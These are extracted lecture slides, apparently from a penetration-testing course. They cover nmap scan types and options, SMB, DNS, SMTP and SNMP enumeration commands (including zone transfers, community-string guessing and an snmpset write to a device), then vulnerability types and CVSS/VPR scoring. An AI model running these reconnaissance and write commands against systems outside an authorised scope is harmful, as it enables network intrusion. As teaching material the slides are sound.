
Closed Port






SYN Scan

Opened Port



Closed Port





ACK Scan


Unfiltered Port




This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

\$namp -sA


Filtered Port






FIN Scan

Opened Port




Closed Port






XMAS Scan

Opened Port




Closed Port





NULL Scan

Opened Port




Closed Port




A Null Scan is a series of TCP packets that contain a sequence number of 0 and no set flags.

```
$nmap -sN
```



Summary scan types with nmap

- TCP-Connect scans (TCP 3-way handshake): `nmap -sT`
- UDP scans: `nmap -sU`
- Stealth scanning (TCP-SYN, XMAS, NULL, FIN)
 - TCP-SYN: `nmap -sS`
 - Null: `nmap -sN`
 - XMAS: `nmap -sX`
 - Fin: `nmap -sF`
- TCP-ACK scans (look for filtered/unfiltered ports – firewall): `namp -sA`
- TCP Idle scans (zombie host scan)
`nmap -SI`
- Decoy scans (modify sender IP addresses)
`nmap -D`




Scan Techniques

Scan Type	Nmap Command
TCP SYN Scan	nmap -sS 192.168.1.1
TCP Connect Scan	nmap -sT 192.168.1.1
UDP Scan	nmap -sU 192.168.1.1
TCP NULL Scan	nmap -sN 192.168.1.1
TCP FIN Scan	nmap -sF 192.168.1.1
Xmas Scan	nmap -sX 192.168.1.1
TCP ACK Scan	nmap -sA 192.168.1.1




Nmap Target Selection

Scan a single IP	<code>nmap 192.168.1.1</code>
Scan a host	<code>nmap www.testhostname.com</code>
Scan a range of IPs	<code>nmap 192.168.1.1-20</code>
Scan a subnet	<code>nmap 192.168.1.0/24</code>
Scan targets from a text file	<code>nmap -iL list-of-ips.txt</code>




Nmap Port Selection

Scan a single Port	<code>nmap -p 22 192.168.1.1</code>
Scan a range of ports	<code>nmap -p 1-100 192.168.1.1</code>
Scan 100 most common ports (Fast)	<code>nmap -F 192.168.1.1</code>
Scan all 65535 ports	<code>nmap -p- 192.168.1.1</code>
Port scan the top x ports	<code>nmap 192.168.1.1 --top-ports 2000</code>
Port scan multiple TCP and UDP ports	<code>nmap 192.168.1.1 -p U:53,T:21-25,80</code>
Port scan from service name	<code>nmap 192.168.1.1 -p http,https</code>




Service and OS Detection

OS detection, version detection, script scanning, and traceroute	<code>nmap -A 192.168.1.1</code>
Standard service detection	<code>nmap -sV 192.168.1.1</code>
More aggressive Service Detection	<code>nmap -sV --version-intensity 5 192.168.1.1</code>
Lighter banner grabbing detection	<code>nmap -sV --version-intensity 0 192.168.1.1</code>
Operating System Detection	<code>Nmap -O 192.168.1.1</code>




Timing and Performance

<u>Switch</u>	<u>Example</u>	<u>Description</u>
-T0	nmap 192.168.1.1 -T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 -T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 -T2	Polite (2) slows down the scan to use less bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 -T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 -T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 -T5	Insane (5) speeds scan; assumes you are on an extraordinarily fast network




Nmap Output Formats

Save default output to file	<code>nmap -oN outputFile.txt 192.168.1.1</code>
Save results as XML	<code>nmap -oX outputFile.xml 192.168.1.1</code>
Save results in a format for grep	<code>nmap -oG outputFile.txt 192.168.1.1</code>
Save in all formats	<code>nmap -oA outputFile 192.168.1.1</code>
Save default output to file	<code>nmap -oN outputFile.txt 192.168.1.1</code>




Nmap NSE Scripts

Switch	Example	Description
-sC .	nmap 192.168.1.1 -sC .	is equivalent to --script=default
--script default	nmap 192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
--script	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
--script	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner
--script	nmap 192.168.1.1 --script "not intrusive"	Scan default, but remove intrusive scripts
--script-args	nmap --script snmp-sysdescr --script-args snmpcommunity=admin 192.168.1.1	NSE script with arguments Check http://nmap.org/nsedoc/



Nmap NSE Scripts by category

Nmap Script Name	Description
auth	All sorts of authentication and user privilege scripts
broadcast	Network discovery scripts that use broadcast petitions for intel gathering
brute	Set of scripts for performing brute force attacks to guess access credentials
default	The most popular Nmap scripts, using -sC by default
discovery	Scripts related to network, service and host discovery
dos	Denial of service attack scripts used to test and perform DOS and floods
exploit	Used to perform service exploitation on different CVEs




Nmap NSE Scripts by category

Nmap Script Name	Description
fuzzer	Used to perform fuzzing attacks against apps, services or networks
intrusive	All the ‘aggressive’ scripts that cause a lot of network noise
safe	Safe and non-intrusive/noisy scripts
version	OS, service and software detection scripts
vuln	The Nmap vuln category includes vulnerability detection and exploitation scripts


Usage:

```
nmap --script discovery 192.168.1.1  
nmap --script default,safe 192.168.122.1
```




Other tools

- hping3 <https://www.kali.org/tools/hping3/>



• Old but gold! (2005)





Disclaimer


- Be very careful that your scan does not reach out of scope of the target IP range
- Check very carefully IP addresses and masks
- Think of the implications of sending too much traffic on the network



Challenge


- Turn on two or more machines on the same network and scan the network using nmap
- Remove your IP from the scan
- Run a web server on a machine and identify it in the nmap output
- Run an ssh server on a machine and identify it in the nmap output

- Use HPING3 instead of nmap
- Can you spot some differences between the two tools?
- Can you use netcat as a scanner? How?
- [optional] Can you use netcat to transfer a file from a machine to another
- [optional] what are other options to transfer a file from a machine to another?



THM rooms

- <https://tryhackme.com/room/nmap01>
- <https://tryhackme.com/room/nmap02>
- <https://tryhackme.com/room/nmap03>
- <https://tryhackme.com/room/nmap04>
- <https://tryhackme.com/room/furthernmap>




SMB Enumeration

- Server Message Block (SMB) is a communication protocol that Microsoft created for providing shared access to files and printers across nodes on a network.
 - unauthenticated SMB null sessions in Windows 2000 and XP,
 - SMB bugs and vulnerabilities
- Scan for the NetBios service (NetBios is the session protocol for SMB):

```
$nmap -v -p 139,445 a.b.c.d
```

```
$nbtscan -r a.b.c.d/24
```

```
$enum4linux -a 10.11.1.227
```



Nmap NSE SMB scripts

- `ls -l /usr/share/nmap/scripts/smb*`
- `nmap -v -p 139,445 --script=smb-vuln-ms08-067 a.b.c.d`



smbclient

- SMBClient is part of the default samba suite.
- We can remotely access the SMB share using the syntax:
- `smbclient // [IP] / [SHARE]`
- Followed by the tags:
- `-U [name]` : to specify the user
- `-p [port]` : to specify the port
- lists the shares available on Microsoft's public server.

```
smbclient -L ftp -I ftp.microsoft.com
```



DNS Enumeration

```
$ host -t ns domainname  
$ host -t mx domainname  
$ host hostname
```


- > Write a script that checks if a given domain name has the following hosts: www, ftp, mail, owa, proxy, router
- > Write a script that checks the hostnames for a list of ip addresses



DNS Zone transfer


```
$host -l domainname dnsserver
```

> Write a script that attempts zone transfers for a given domain name against all the name servers of this domain name.



Other tools

- DNSRecon <https://www.kali.org/tools/dnsrecon/>
- DNSEnum <https://www.kali.org/tools/dnsenum/>



SMTP enumeration

- Connect to the server using nc -p 25
- SMTP command VRFY asks the server to verify an email address.
- SMTP command EXPN asks the server for the membership of a mailing list.
- Write a bash or python script that enumerates a list of users against an SMTP server.
- You can also use smtp-user-enum
<https://www.kali.org/tools/smtp-user-enum/>,
- or nmap –script smtp-enum-users.nse



SNMP enumeration

- Scan for open SNMP ports:

```
nmap -sU --open -p 161
```

- SNMP scanning tool: onesixtyone

<https://www.kali.org/tools/onesixtyone/>


```
onesixtyone -c list_of_community_strings.txt -i  
list_of_ips.txt
```

- To understand SNMP we must know more about two concepts:
 - MIB: Management Information Base
 - Community strings



MIB

- A MIB (management information base) is a database that describes the properties of each component in a networked device, such as a tape library.
- Each SNMP agent has an MIB commonly shared with the SNMP Manager
- MIBs are stored in the SNMP manager.
- When data is sent from the device (SNMP agent) to an SNMP manager, the MIB is used by the manager's compiler to translate the data into a human-readable format.



Community strings


- The SNMP Read-Only Community String is like a user id or password.
- It is sent along with each SNMP Get-Request and allows (or denies) access to a router's or other device's statistics.
- If the community string is correct, the device responds with the requested information.
- If the community string is incorrect, the device simply ignores the request and does not respond.
- A device will usually feature a default SNMP community string, which is dependent on the vendor responsible for the device.
- Some vendors use the word “public” as the default, you can also try scanning for “private” and “manager”, etc.
- There are three types of community string:
 - **Read-only**
 - **Read-write**
 - **SNMP trap**

(read more: <https://www.solarwinds.com/resources/it-glossary/snmp-traps>)



THM Rooms

- <https://tryhackme.com/room/networkservices>
- <https://tryhackme.com/room/kenobi>



SNMP walk

```
snmpwalk -v1 -c mike 192.168.131.135
```

```
snmpwalk -c mike -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25
```

1.3.6.1.4.1.77.1.2.25 = windows users

1.3.6.1.2.1.25.4.2.1.2 = windows processes

1.3.6.1.2.1.6.13.1.3 = open tcp ports

1.3.6.1.2.1.25.6.3.1.2 = installed software

You can attempt writing to the MIB using snmpset

```
snmpset -v1 -c mike 192.168.131.135 iso.3.6.1.2.1.1.5.0  
s SomeOneWasHere
```


You can also use snmp-check

<https://www.kali.org/tools/snmpcheck/>




Lecture #4

Working with vulnerabilities




What is a vulnerability?

- A weakness or flaw in the design, implementation or behaviors of a system or application.
- An attacker can exploit these weaknesses to gain access to unauthorized information or perform unauthorised actions.
- NIST defines a vulnerability as “weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source”.




Vulnerability types

Vulnerability	Description
Operating System	These types of vulnerabilities are found within Operating Systems (OSs) and often result in privilege escalation.
(Mis)Configuration	These types of vulnerability stem from an incorrectly configured application or service. For example, a website exposing customer details.
Weak or Default Credentials	Applications and services that have an element of authentication will come with default credentials when installed. For example, an administrator dashboard may have the username and password of "admin". These are easy to guess by an attacker.
Application Logic	These vulnerabilities are a result of poorly designed applications. For example, poorly implemented authentication mechanisms that may result in an attacker being able to impersonate a user.
Human-Factor	Human-Factor vulnerabilities are vulnerabilities that leverage human behavior. For example, phishing emails are designed to trick humans into believing they are legitimate.




What is vulnerability management?

- Vulnerability management is the process of evaluating, categorizing and ultimately remediating threats (vulnerabilities) faced by an organization.
- Vulnerability scoring serves a vital role in vulnerability management and is used to determine the potential risk and impact a vulnerability may have on a network or computer system.
- The Common Vulnerability Scoring System (CVSS) awards points to a vulnerability based upon its features, availability, and reproducibility.



Common Vulnerability Scoring System (or CVSS)

- The current version is CVSSv3.1 (with version 4.0 currently in draft)
- A score is essentially determined by some of the following factors (but many more):
 1. How easy is it to exploit the vulnerability?
 2. Do exploits exist for this?
 3. How does this vulnerability interfere with the CIA triad?



CVSS Qualitative Severity Rating Scale

Rating	Score
None	0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0




Advantages and disadvantages of CVSS

Advantages of CVSS	Disadvantages of CVSS
CVSS has been around for a long time.	CVSS was never designed to help prioritise vulnerabilities, instead, just assign a value of severity.
CVSS is popular in organizations.	CVSS heavily assesses vulnerabilities on an exploit being available. However, only 20% of all vulnerabilities have an exploit available.
CVSS is a free framework to adopt and recommended by organizations such as NIST.	Vulnerabilities rarely change scoring after assessment even though new developments such as exploits may be found.




Vulnerability Priority Rating (VPR)

- The VPR framework is a much more modern framework in vulnerability management, developed by Tenable, an industry solutions provider for vulnerability management.
- This framework is risk-driven; meaning that vulnerabilities are given a score with a heavy focus on the risk a vulnerability poses to the organization.
- Unlike CVSS, VPR scoring considers the relevance of a vulnerability to the organization (i.e. the organization does not use the software that is vulnerable).
- VPR is also considerably dynamic in its scoring, where the risk that a vulnerability may pose can change almost daily as it ages.



